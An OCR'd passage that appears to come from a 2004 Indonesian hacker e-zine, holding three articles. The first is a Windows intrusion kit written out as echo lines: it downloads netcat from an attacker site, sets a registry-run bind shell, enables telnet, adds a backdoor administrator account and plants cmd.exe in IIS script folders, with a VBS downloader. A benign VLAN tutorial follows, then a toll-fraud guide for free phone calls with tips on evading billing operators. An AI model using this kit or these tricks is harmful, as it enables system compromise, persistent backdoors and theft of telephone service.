echo e 5AD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5AE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 5AF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo rcx>>1
```




```
echo 5A00>>1
echo n ftp.sys>>1
echo w>>1
echo q>>1
debug<1>nul
rename ftp.sys ftp.exe
```

akan menghasilkan file ftp.exe yang bila di execusi, akan membuka port 21 dan siap untuk download dan upload file.....!!!

CONTOH LENGKAP PERINTAH-PERINTAH ECHO...

```
echo @echo off>tcp.bat
echo :1>>tcp.bat
echo echo open site-aku-punya.com^>^ftp.txt>>tcp.bat
echo echo username-aku^>^>^ftp.txt>>tcp.bat
echo echo password-aku^>^>^ftp.txt>>tcp.bat
echo echo binary^>^>^ftp.txt>>tcp.bat
echo echo get^>^>^ftp.txt>>tcp.bat
echo echo netcat.exe^>^>^ftp.txt>>tcp.bat
echo echo svchozt.exe^>^>^ftp.txt>>tcp.bat
echo echo quit^>^>^ftp.txt>>tcp.bat
echo ftp -s:ftp.txt>>tcp.bat
echo goto 2>>tcp.bat
echo.>>tcp.bat
echo :2>>tcp.bat
echo cd dllcache>>tcp.bat
echo if exist regedit.exe goto ^4>>tcp.bat
echo if not exist regedit.exe goto ^3>>tcp.bat
echo.>>tcp.bat
echo :3>>tcp.bat
echo cd \>>tcp.bat
echo cd winnt>>tcp.bat
echo if exist regedit.exe goto ^4>>tcp.bat
echo if not exist regedit.exe goto ^5>>tcp.bat
echo.>>tcp.bat
echo :4>>tcp.bat
echo echo Windows Registry Editor Version 5.00^>^run.reg>>tcp.bat
echo echo
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]^>
^>^run.reg>>tcp.bat
echo echo "svchozt"="svchozt.exe -d -l -p 53 -e cmd.exe"^>^>^run.reg>>tcp.bat
echo echo Windows Registry Editor Version 5.00^>^telnet-service.reg>>tcp.bat
```




```
echo echo
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TlntSvr]^>^>^telnet-
service.reg>>tcp.bat
echo echo "Start"=dword:00000002^>^>^telnet-service.reg>>tcp.bat
echo echo Windows Registry Editor Version 5.00^>^telnet-ntlm.reg>>tcp.bat
echo echo
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\1.0]^>^>^telnet-
ntlm.reg>>tcp.bat
echo echo "NTLM"=dword:00000001^>^>^telnet-ntlm.reg>>tcp.bat
echo regedit /s run.reg>>tcp.bat
echo regedit /s telnet-ntlm.reg>>tcp.bat
echo regedit /s telnet-service.reg>>tcp.bat
echo net start "telnet">>tcp.bat
echo goto 5>>tcp.bat
echo.>>tcp.bat
echo :5>>tcp.bat
echo net user IUSR_COMP 123456789 /add>>tcp.bat
echo net user IUSR_COMP /fullname:"internet guest
acount">>tcp.bat
echo net user IUSR_COMP /comment:"built for internet anonymous access">>tcp.bat
echo net user IUSR_COMP /expires:never>>tcp.bat
echo net localgroup administrators IUSR_COMP /add>>tcp.bat
echo goto 6>>tcp.bat
echo.>>tcp.bat
echo :6>>tcp.bat
echo cd \>>tcp.bat
echo cd Program Files\Common Files\Microsoft Shared\web server
extensions\40\isapi>>tcp.bat
echo copy c:\winnt\system32\cmd.exe fpcounts.exe>>tcp.bat
echo copy c:\winnt\system32\svchozt.exe fpconts.exe>>tcp.bat
echo cd \>>tcp.bat
echo cd inetpub\secripts>>tcp.bat
echo copy c:\winnt\system32\cmd.exe secripts.exe>>tcp.bat
echo copy c:\winnt\system32\svchozt.exe scripts.exe>>tcp.bat
```

akan menghasilkan batch file dengan nama tcp.bat yang bila
di execusi pada system target, maka akan mengupload file ke system target, merubah registry, membuat username, mengcopy cmd.exe ke web server dengan executable directory.


ADAPUN CARA LAIN MEMBUAT FILE UNTUK DOWNLOAD FILE KE WEBSERVER SELAIN DENGAN FTP ADALAH DENGAN MEMBUAT FILE .VBS:

```
echo Set xPost = CreateObject("Microsoft.XMLHTTP")
```



```
>webdown.vbs
echo xPost.Open "GET","http://WEBSITE.com/netcat.exe",0
>>webdown.vbs
echo xPost.Send() >>webdown.vbs
echo Set sGet = CreateObject("ADODB.Stream") >>webdown.vbs
echo sGet.Mode = 3 >>webdown.vbs
echo sGet.Type = 1 >>webdown.vbs
echo sGet.Open() >>webdown.vbs
echo sGet.Write(xPost.responseBody) >>webdown.vbs
echo sGet.SaveToFile "netcat.exe",2 >>webdown.vbs
```

Y1H44
BORNEO 2004
Good Luck..!!!



Virtual Local Area Network

Author: y3dips || y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

PENGANTAR

Pemanfaatan teknologi jaringan komputer sebagai media komunikasi data hingga saat ini semakin meningkat. Kebutuhan atas penggunaan bersama resources yang ada dalam jaringan baik software maupun hardware telah mengakibatkan timbulnya berbagai pengembangan teknologi jaringan itu sendiri. Seiring dengan semakin tingginya tingkat kebutuhan dan semakin banyaknya pengguna jaringan yang menginginkan suatu bentuk jaringan yang dapat memberikan hasil maksimal baik dari segi efisiensi maupun peningkatan keamanan jaringan itu sendiri. Berlandaskan pada keinginan-keinginan tersebut, maka upaya-upaya penyempurnaan terus dilakukan oleh berbagai pihak. Dengan memanfaatkan berbagai tekhnik khususnya teknik subnetting dan penggunaan hardware yang lebih baik (antara lain switch) maka muncullah konsep Virtual Local Area Network (VLAN) yang diharapkan dapat memberikan hasil yang lebih baik dibanding Local area Network (LAN).


PENGERTIAN

VLAN merupakan suatu model jaringan yang tidak terbatas pada lokasi fisik seperti LAN , hal ini mengakibatkan suatu network dapat dikonfigurasi secara virtual tanpa harus menuruti lokasi fisik peralatan. Penggunaan VLAN akan membuat pengaturan jaringan menjadi sangat fleksibel dimana dapat dibuat segmen yang bergantung pada organisasi atau departemen, tanpa bergantung pada lokasi workstation seperti pada gambar dibawah ini

Gambar Jaringan VLAN

BAGAIMANA VLAN BEKERJA

VLAN diklasifikasikan berdasarkan metode (tipe) yang digunakan untuk mengklasifikasikannya, baik menggunakan port, MAC addresses dsb. Semua informasi yang mengandung penandaan/pengalamatan suatu vlan (tagging) di simpan dalam suatu database (tabel), jika penandaannya berdasarkan port yang digunakan maka database harus mengindikasikan port-port yang digunakan oleh VLAN. Untuk mengaturnya maka biasanya digunakan



switch/bridge yang manageable atau yang bisa di atur. Switch/bridge inilah yang bertanggung jawab menyimpan semua informasi dan konfigurasi suatu VLAN dan dipastikan semua switch/bridge memiliki informasi yang sama. Switch akan menentukan kemana data-data akan diteruskan dan sebagainya. atau dapat pula digunakan suatu software pengalamatan (bridging software) yang berfungsi mencatat/menandai suatu VLAN beserta workstation yang didalamnya.untuk menghubungkan antar VLAN dibutuhkan router.

TIPE TIPE VLAN

Keanggotaan dalam suatu VLAN dapat di klasifikasikan berdasarkan port yang di gunakan , MAC address, tipe protokol.

1. Berdasarkan Port

Keanggotaan pada suatu VLAN dapat di dasarkan pada port yang di gunakan oleh VLAN tersebut. Sebagai contoh, pada bridge/switch dengan 4 port, port 1, 2, dan 4 merupakan VLAN 1 sedang port 3 dimiliki oleh VLAN 2, lihat tabel:

Tabel port dan VLAN

Port	1	2	3	4
VLAN	2	2	1	2

Kelemahannya adalah user tidak bisa untuk berpindah pindah, apabila harus berpindah maka Network administrator harus mengkonfigurasikan ulang.


2. Berdasarkan MAC Address

Keanggotaan suatu VLAN didasarkan pada MAC address dari setiap workstation /komputer yang dimiliki oleh user. Switch mendeteksi/mencatat semua MAC address yang dimiliki oleh setiap Virtual LAN. MAC address merupakan suatu bagian yang dimiliki oleh NIC (Network Interface Card) di setiap workstation. Kelebihannya apabila user berpindah pindah maka dia akan tetap terkonfigurasi sebagai anggota dari VLAN tersebut.Sedangkan kekurangannya bahwa setiap mesin harus di konfigurasikan secara manual , dan untuk jaringan yang memiliki ratusan workstation maka tipe ini kurang efissien untuk dilakukan.

Tabel MAC address dan VLAN

MAC address	132516617738	272389579355	536666337777	24444125556
VLAN	1	2	2	1

3. Berdasarkan tipe protokol yang digunakan
Keanggotaan VLAN juga bisa berdasarkan protocol yang digunakan, lihat tabel



Tabel Protokol dan VLAN

Protokol	IP	IPX
VLAN 1	2	

4. Berdasarkan Alamat Subnet IP
Subnet IP address pada suatu jaringan juga dapat digunakan untuk mengklasifikasi suatu VLAN

Tabel IP Subnet dan VLAN


IP subnet	22.3.2446.20.45
VLAN 1	2

Konfigurasi ini tidak berhubungan dengan routing pada jaringan dan juga tidak mempermasalahkan funggsi router.IP address digunakan untuk memetakan keanggotaan VLAN.Keuntungannya seorang user tidak perlu mengkonfigurasikan ulang alamatnya di jaringan apabila berpindah tempat, hanya saja karena bekerja di layer yang lebih tinggi maka akan sedikit lebih lambat untuk meneruskan paket di banding menggunakan MAC addresses.

5. Berdasarkan aplikasi atau kombinasi lain
Sangat dimungkinkan untuk menentukan suatu VLAN berdasarkan aplikasi yang dijalankan, atau kombinasi dari semua tipe di atas untuk diterapkan pada suatu jaringan. Misalkan: aplikasi FTP (file transfer protocol) hanya bias digunakan oleh VLAN 1 dan Telnet hanya bisa digunakan pada VLAN 2.

PERBEDAAN MENDASAR ANTARA LAN DAN VLAN

Perbedaan yang sangat jelas dari model jaringan Local Area Network dengan Virtual Local Area Network adalah bahwa bentuk jaringan dengan model Local Area Network sangat bergantung pada letak/fisik dari workstation, serta penggunaan hub dan repeater sebagai perangkat jaringan yang memiliki beberapa kelemahan. Sedangkan yang menjadi salah satu kelebihan dari model jaringan dengan VLAN adalah bahwa tiap-tiap workstation/user yang tergabung dalam satu VLAN/bagian (organisasi, kelompok dsb) dapat tetap saling berhubungan walaupun terpisah secara fisik. Atau lebih jelas lagi akan dapat kita lihat perbedaan LAN dan VLAN pada gambar dibawah ini.



Gambar konfigurasi LAN

```
        [hub]-[1]-[1]-[1] <-- lan 1/di lantai 1
          |
[x]--[hub]-[2]-[2]-[2] <-- lan 2/di lantai 2
          |
        [hub]-[3]-[3]-[3] <-- lan 3/di lantai 3
```

Gambar konfigurasi VLAN

```
        [switch]-[1]-[3]-[2]
          |
[x]--[switch]-[3]-[1]-[1]
          |
        [switch]-[2]-[3]-[1]
```

[x] = router [1] = pc termasuk lan 1 ; [2] = lan 2 ; [3]= lan 3


Terlihat jelas VLAN telah merubah batasan fisik yang selama ini tidak dapat diatasi oleh LAN. Keuntungan inilah yang diharapkan dapat memberikan kemudahan-kemudahan baik secara teknis dan operasional.

PERBANDINGAN VLAN DAN LAN

A.Perbandingan Tingkat Keamanan

Penggunaan LAN telah memungkinkan semua komputer yang terhubung dalam jaringan dapat bertukar data atau dengan kata lain berhubungan. Kerjasama ini semakin berkembang dari hanya pertukaran data hingga penggunaan peralatan secara bersama (resource sharing atau disebut juga hardware sharing).10 LAN memungkinkan data tersebar secara broadcast keseluruh jaringan, hal ini akan mengakibatkan mudahnya pengguna yang tidak dikenal (unauthorized user) untuk dapat mengakses semua bagian dari broadcast. Semakin besar broadcast, maka semakin besar akses yang didapat, kecuali hub yang dipakai diberi fungsi kontrol keamanan.

VLAN yang merupakan hasil konfigurasi switch menyebabkan setiap port switch



diterapkan menjadi milik suatu VLAN. Oleh karena berada dalam satu segmen, port-port yang bernaung dibawah suatu VLAN dapat saling berkomunikasi langsung. Sedangkan port-port yang berada di luar VLAN tersebut atau berada dalam naungan VLAN lain, tidak dapat saling berkomunikasi langsung karena VLAN tidak meneruskan broadcast.

VLAN yang memiliki kemampuan untuk memberikan keuntungan tambahan dalam hal keamanan jaringan tidak menyediakan pembagian/penggunaan media/data dalam suatu jaringan secara keseluruhan. Switch pada jaringan menciptakan batas-batas yang hanya dapat digunakan oleh komputer yang termasuk dalam VLAN tersebut. Hal ini mengakibatkan administrator dapat dengan mudah mensegmentasi pengguna, terutama dalam hal penggunaan media/data yang bersifat rahasia (sensitive information) kepada seluruh pengguna jaringan yang tergabung secara fisik.


Keamanan yang diberikan oleh VLAN meskipun lebih baik dari LAN,belum menjamin keamanan jaringan secara keseluruhan dan juga belum dapat dianggap cukup untuk menanggulangi seluruh masalah keamanan .VLAN masih sangat memerlukan berbagai tambahan untuk meningkatkan keamanan jaringan itu sendiri seperti firewall, pembatasan pengguna secara akses perindividu, intrusion detection, pengendalian jumlah dan besarnya broadcast domain, enkripsi jaringan, dsb.

Dukungan Tingkat keamanan yang lebih baik dari LAN inilah yang dapat dijadikan suatu nilai tambah dari penggunaan VLAN sebagai sistem jaringan. Salah satu kelebihan yang diberikan oleh penggunaan VLAN adalah kontrol administrasi secara terpusat, artinya aplikasi dari manajemen VLAN dapat dikonfigurasikan, diatur dan diawasi secara terpusat, pengendalian broadcast jaringan, rencana perpindahan, penambahan, perubahan dan pengaturan akses khusus ke dalam jaringan serta mendapatkan media/data yang memiliki fungsi penting dalam perencanaan dan administrasi di dalam grup tersebut semuanya dapat dilakukan secara terpusat. Dengan adanya pengontrolan manajemen secara terpusat maka administrator jaringan juga dapat mengelompokkan grup-grup VLAN secara spesifik berdasarkan pengguna dan port dari switch yang digunakan, mengatur tingkat keamanan, mengambil dan menyebar data melewati jalur yang ada, mengkonfigurasi komunikasi yang melewati switch, dan memonitor lalu lintas data serta penggunaan bandwidth dari VLAN saat melalui tempat-tempat yang rawan di dalam jaringan.

B.Perbandingan Tingkat Efisiensi

Untuk dapat mengetahui perbandingan tingkat efisiensinya maka perlu di ketahui kelebihan yang diberikan oleh VLAN itu sendiri diantaranya:

•Meningkatkan Performa Jaringan




LAN yang menggunakan hub dan repeater untuk menghubungkan peralatan komputer satu dengan lain yang bekerja dilapisan physical memiliki kelemahan, peralatan ini hanya meneruskan sinyal tanpa memiliki pengetahuan mengenai alamat-alamat yang dituju. Peralatan ini juga hanya memiliki satu domain collision sehingga bila salah satu port sibuk maka port-port yang lain harus menunggu. Walaupun peralatan dihubungkan ke port-port yang berlainan dari hub.

Protokol ethernet atau IEEE 802.3 (biasa digunakan pada LAN) menggunakan mekanisme yang disebut Carrier Sense Multiple Accsess Collision Detection (CSMA/CD) yaitu suatu cara dimana peralatan memeriksa jaringan terlebih dahulu apakah ada pengiriman data oleh pihak lain. Jika tidak ada pengiriman data oleh pihak lain yang dideteksi, baru pengiriman data dilakukan. Bila terdapat dua data yang dikirimkan dalam waktu bersamaan, maka terjadilah tabrakan (collision) data pada jaringan. Oleh sebab itu jaringan ethernet dipakai hanya untuk transmisi half duplex, yaitu pada suatu saat hanya dapat mengirim atau menerima saja.

Berbeda dari hub yang digunakan pada jaringan ethernet (LAN), switch yang bekerja pada lapisan datalink memiliki keunggulan dimana setiap port didalam switch memiliki domain collision sendiri-sendiri. Oleh sebab itu sebab itu switch sering disebut juga multiport bridge. Switch mempunyai tabel penterjemah pusat yang memiliki daftar penterjemah untuk semua port. Switch menciptakan jalur yang aman dari port pengirim dan port penerima sehingga jika dua host sedang berkomunikasi lewat jalur tersebut, mereka tidak mengganggu segmen lainnya. Jadi jika satu port sibuk, port-port lainnya tetap dapat berfungsi.

Switch memungkinkan transmisi full-duplex untuk hubungan ke port dimana pengiriman dan penerimaan dapat dilakukan bersamaan dengan penggunakan jalur tersebut diatas. Persyaratan untuk dapat mengadakan hubungan full-duplex adalah hanya satu komputer atau server saja yang dapat dihubungkan ke satu port dari switch. Komputer tersebut harus memiliki network card yang mampu mengadakan hubungan full-duflex, serta collision detection dan loopback harus disable.

Switch pula yang memungkinkan terjadinya segmentasi pada jaringan atau dengan kata lain switch-lah yang membentuk VLAN.Dengan adanya segmentasi yang membatasi jalur broadcast akan mengakibatkan suatu VLAN tidak dapat menerima dan mengirimkan jalur broadcast ke VLAN lainnya. Hal ini secara nyata akan mengurangi penggunaan jalur broadcast secara keseluruhan, mengurangi penggunaan bandwidth bagi pengguna, mengurangi kemungkinan terjadinya broadcast storms (badai siaran) yang dapat menyebabkan kemacetan total di jaringan komputer.



Administrator jaringan dapat dengan mudah mengontrol ukuran dari jalur broadcast dengan cara mengurangi besarnya broadcast secara keseluruhan, membatasi jumlah port switch yang digunakan dalam satu VLAN serta jumlah pengguna yang tergabung dalam suatu VLAN.

•Terlepas dari Topologi Secara Fisik


Jika jumlah server dan workstation berjumlah banyak dan berada di lantai dan gedung yang berlainan, serta dengan para personel yang juga tersebar di berbagai tempat, maka akan lebih sulit bagi administrator jaringan yang menggunakan sistem LAN untuk mengaturnya, dikarenakan akan banyak sekali diperlukan peralatan untuk menghubungkannya. Belum lagi apabila terjadi perubahan stuktur organisasi yang artinya akan terjadi banyak perubahan letak personil akibat hal tersebut.

Permasalahan juga timbul dengan jaringan yang penggunanya tersebar di berbagai tempat artinya tidak terletak dalam satu lokasi tertentu secara fisik. LAN yang dapat didefinisikan sebagai network atau jaringan sejumlah sistem komputer yang lokasinya terbatas secara fisik, misalnya dalam satu gedung, satu komplek, dan bahkan ada yang menentukan LAN berdasarkan jaraknya sangat sulit untuk dapat mengatasi masalah ini.

Sedangkan VLAN yang memberikan kebebasan terhadap batasan lokasi secara fisik dengan mengijinkan workgroup yang terpisah lokasinya atau berlainan gedung, atau tersebar untuk dapat terhubung secara logik ke jaringan meskipun hanya satu pengguna. Jika infrastuktur secara fisik telah terinstalasi, maka hal ini tidak menjadi masalah untuk menambah port bagi VLAN yang baru jika organisasi atau departemen diperluas dan tiap bagian dipindah. Hal ini memberikan kemudahan dalam hal pemindahan personel, dan tidak terlalu sulit untuk memindahkan pralatan yang ada serta konfigurasinya dari satu tempat ke tempat lain.Untuk para pengguna yang terletak berlainan lokasi maka administrator jaringan hanya perlu menkofigurasikannya saja dalam satu port yang tergabung dalam satu VLAN yang dialokasikan untuk bagiannya sehingga pengguna tersebut dapat bekerja dalam bidangnya tanpa memikirkan apakah ia harus dalam ruangan yang sama dengan rekan-rekannya.

Hal ini juga mengurangi biaya yang dikeluarkan untuk membangun suatu jaringan baru apabila terjadi restrukturisasi pada suatu perusahaan, karena pada LAN semakin banyak terjadi perpindahan makin banyak pula kebutuhan akan pengkabelan ulang, hampir keseluruhan perpindahan dan perubahan membutuhkan konfigurasi ulang hub dan router.

VLAN memberikan mekanisme secara efektif untuk mengontrol perubahan ini serta mengurangi banyak biaya untuk kebutuhan akan mengkonfigurasi ulang



hub dan router. Pengguna VLAN dapat tetap berbagi dalam satu network address yang sama apabila ia tetap terhubung dalam satu swith port yang sama meskipun tidak dalam satu lokasi. Permasalahan dalam hal perubahan lokasi dapat diselesaikan dengan membuat komputer pengguna tergabung kedalam port pada VLAN tersebut dan mengkonfigurasikan switch pada VLAN tersebut.


•Mengembangkan Manajemen Jaringan

VLAN memberikan kemudahan, fleksibilitas, serta sedikitnya biaya yang dikeluarkan untuk membangunnya. VLAN membuat jaringan yang besar lebih mudah untuk diatur manajemennya karena VLAN mampu untuk melakukan konfigurasi secara terpusat terhadap peralatan yang ada pada lokasi yang terpisah. Dengan kemampuan VLAN untuk melakukan konfigurasi secara terpusat, maka sangat menguntungkan bagi pengembangan manajemen jaringan.

Dengan keunggulan yang diberikan oleh VLAN maka ada baiknya bagi setiap pengguna LAN untuk mulai beralih ke VLAN. VLAN yang merupakan pengembangan dari teknologi LAN ini tidak terlalu banyak melakukan perubahan, tetapi telah dapat memberikan berbagai tambahan pelayanan pada teknologi jaringan.

REFERENSI

1. [Tutang dan Kodarsyah, S.Kom], Belajar Jaringan Sendiri, Medikom Pustaka Mandiri, Jakarta , 2001.
2. [Tanutama, Lukas dan Tanutama, Hosea] , Mengenal Local Area Network, PT Elex Media Komputindo,Jakarta, 1992.
3. [Wijaya, Ir. Hendra] , Belajar Sendiri Cisco Router, PT Elex Media komputindo, Jakarta, 2001.
4. [Purbo, Onno W, Basmalah, Adnan, Fahmi, Ismail,dan Thamrin, Achmad Husni] , Buku Pintar Internet TCP/IP, PT Elex Media Komputindo,Jakarta 1998.
5. [IEEE], ``Draft Standard for Virtual Bridge Local Area Networks," P802.1Q/D1, May 16, 1997
6. [Heywood, Drew], Konsep dan Penerapan Microsoft TCP/IP, Pearson Education Asia Pte. Ltd dan Penerbit Andi Yogyakarta, 2000.
7. [Pleeger, Charless P], Security In Computing, Prentice Hall,1989.
8. [Sudibyono, ir. Agt Hanung], Instalasi dan Aplikasi Netware Novell, Andi Offset,1992.
9. [Jogiyanto, HM]. Pengenalan Komputer , Andi Offset ,1992.
10. [Muammar. W. K, Ahmad], Laporan Karya Ilmiah “Virtual Local Area Network sebagai alternatif model jaringan guna peningkatan keamanan dan efisiensi dalam sebuah local area network ” , Bogor 2002




11.http://net21.ucdavis.edu
12.http://www.cisco.com
13.http://www.tele.sunyit.edu
14.Modul pelatihan Auditing Network Security, Laboratorium Elektronika
dan komponen ITB, 2001.

*greetz to:

[echostaff a.k.a moby, the_day, comex ,z3r0byt3] && puji*, echo memberz, anak anak newbie_hacker,$peci@l temen2 seperjuangan

kirimkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



TRIK TELPON GRATIS

Author: yudhax || yudhax@bk.ru
Online @ www.echo.or.id :: http://ezine.echo.or.id

Sebelumnya maaf jika artikel ini merugikan banyak pihak.
Begitu banyak trik untuk mendapatkan sebuah keCERDIKAN dalam berkomunikasi, apalagi atas nama komunikasi secara GRATIS. ya kan....

Dalam hal ini saya tidak akan banyak basa-basi lagi.

I. Trik telphon gratis Lokal (dalam kota)


Fasilitas dan cara yang digunakan:
1. Telphone umum koin yang masih hidup
2. Pencet angka 1551 <--- catatan: angka 1 terakhir di pencet lama hingga ada nada "tut/nit/nada sela lainnya"
3. Bila tanda itu telah bunyi baru tekan nomor yang dituju (nomor telphone lokal)
4. dan anda akan mendapatkan sambungan langsung dari telkom ke no telp yang dituju, maka anda bisa bicara sepuas bibir anda.

note: UNTUK NOMOR LOKAL YANG TIDAK BISA DIHUBUNGI BIASANYA DIKARENAKAN:
1. TERLALU BANYAK NOMOR YANG KEMBAR
2. TERLALU BANYAK ANGKA DOMINAN BESAR MISAL 8997896/89868789/ dll
3. DAN BILA TELEPHONE YANG DITUJU BELUM TERPASANG
4. TELKOM SEDANG KENA TROUBLE :))

II. TRIK TELEPHONE GRATIS INTERLOKAL (LUAR KOTA)

Fasilitas dan cara yang digunakan:
1. Telphone rumah, kantor atau wartel tipe B (sangat dianjurkan)
2. Telphonelah seperti kita menelephone biasa ke NOMOR TUJUAN LUAR KOTA (khusus luar kota)
3. Bicaralah sepuas hati dan sebengkak bibir anda
4. Bila telah selesai percakapan ... PERHATIKAN TRIK INI:

TRIK 1. - SEBELUM ANDA MENUTUP TELEPHON, KETIKLAH NOMOR TUJUAN PERSIS SEPERTI NOMOR YANG DITUJU PERTAMA
misal: tujuan 021888555000 -> bila telah selesai ketikan 021888555000 lagi



JANGAN PAKAI TOMBOL RADIAL, KARENA SERING GAGAL

TRIK 2. - SEPERTI CARA TRIK PERTAMA TADI CUMAN KITA RUBAH NOMOR TUJUAN AKHIR

misal: tujuan 021888555000 -> bila telah selesai ketikan 031545552222 (BEDA NOMOR TUJUAN)

JANGAN PAKAI TOMBOL RADIAL, KARENA SERING GAGAL

CATATAN: HATI² DALAM MELAKUAKN AKSI INI KARENA SANGAT MERUGIKAN LAIN PIHAK.

JANGAN SEKALI² GUNAKAN WARTEL TIPE A UNTUK MELAKUKAN TRIK II TELEPON GRATIS KE LUAR KOTA KARENA AKAN KELIHATAN PADA KOMPUTER BILLING OPERATOR D DAN PASTI ANDA DICURIGAI KARENA PULSA AKAN HILANG BEGITU SAJA DARI LAYAR MONITOR OPERATOR WARTEL.

JANGAN SERING² MENGGGUNAKAN TRIK INI, KARENA AKAN MERUGIKAN "PIHAK LAIN" =))

SEGINI DULU DEH TRIK INI .. KAPAN² KITA BUAT LAGI TRIK BARU YANG LEBIH MENGHEBOHKAN :)) SALAM MANIS BUAT SEMUA KAWAN² DI DUNIA MAYA #aikmel #e-c-h-o #postgres
#hackercrew (karena aku hanya bagian dari kalian)

-=+> YUDHAX was here <+=-

[EOF]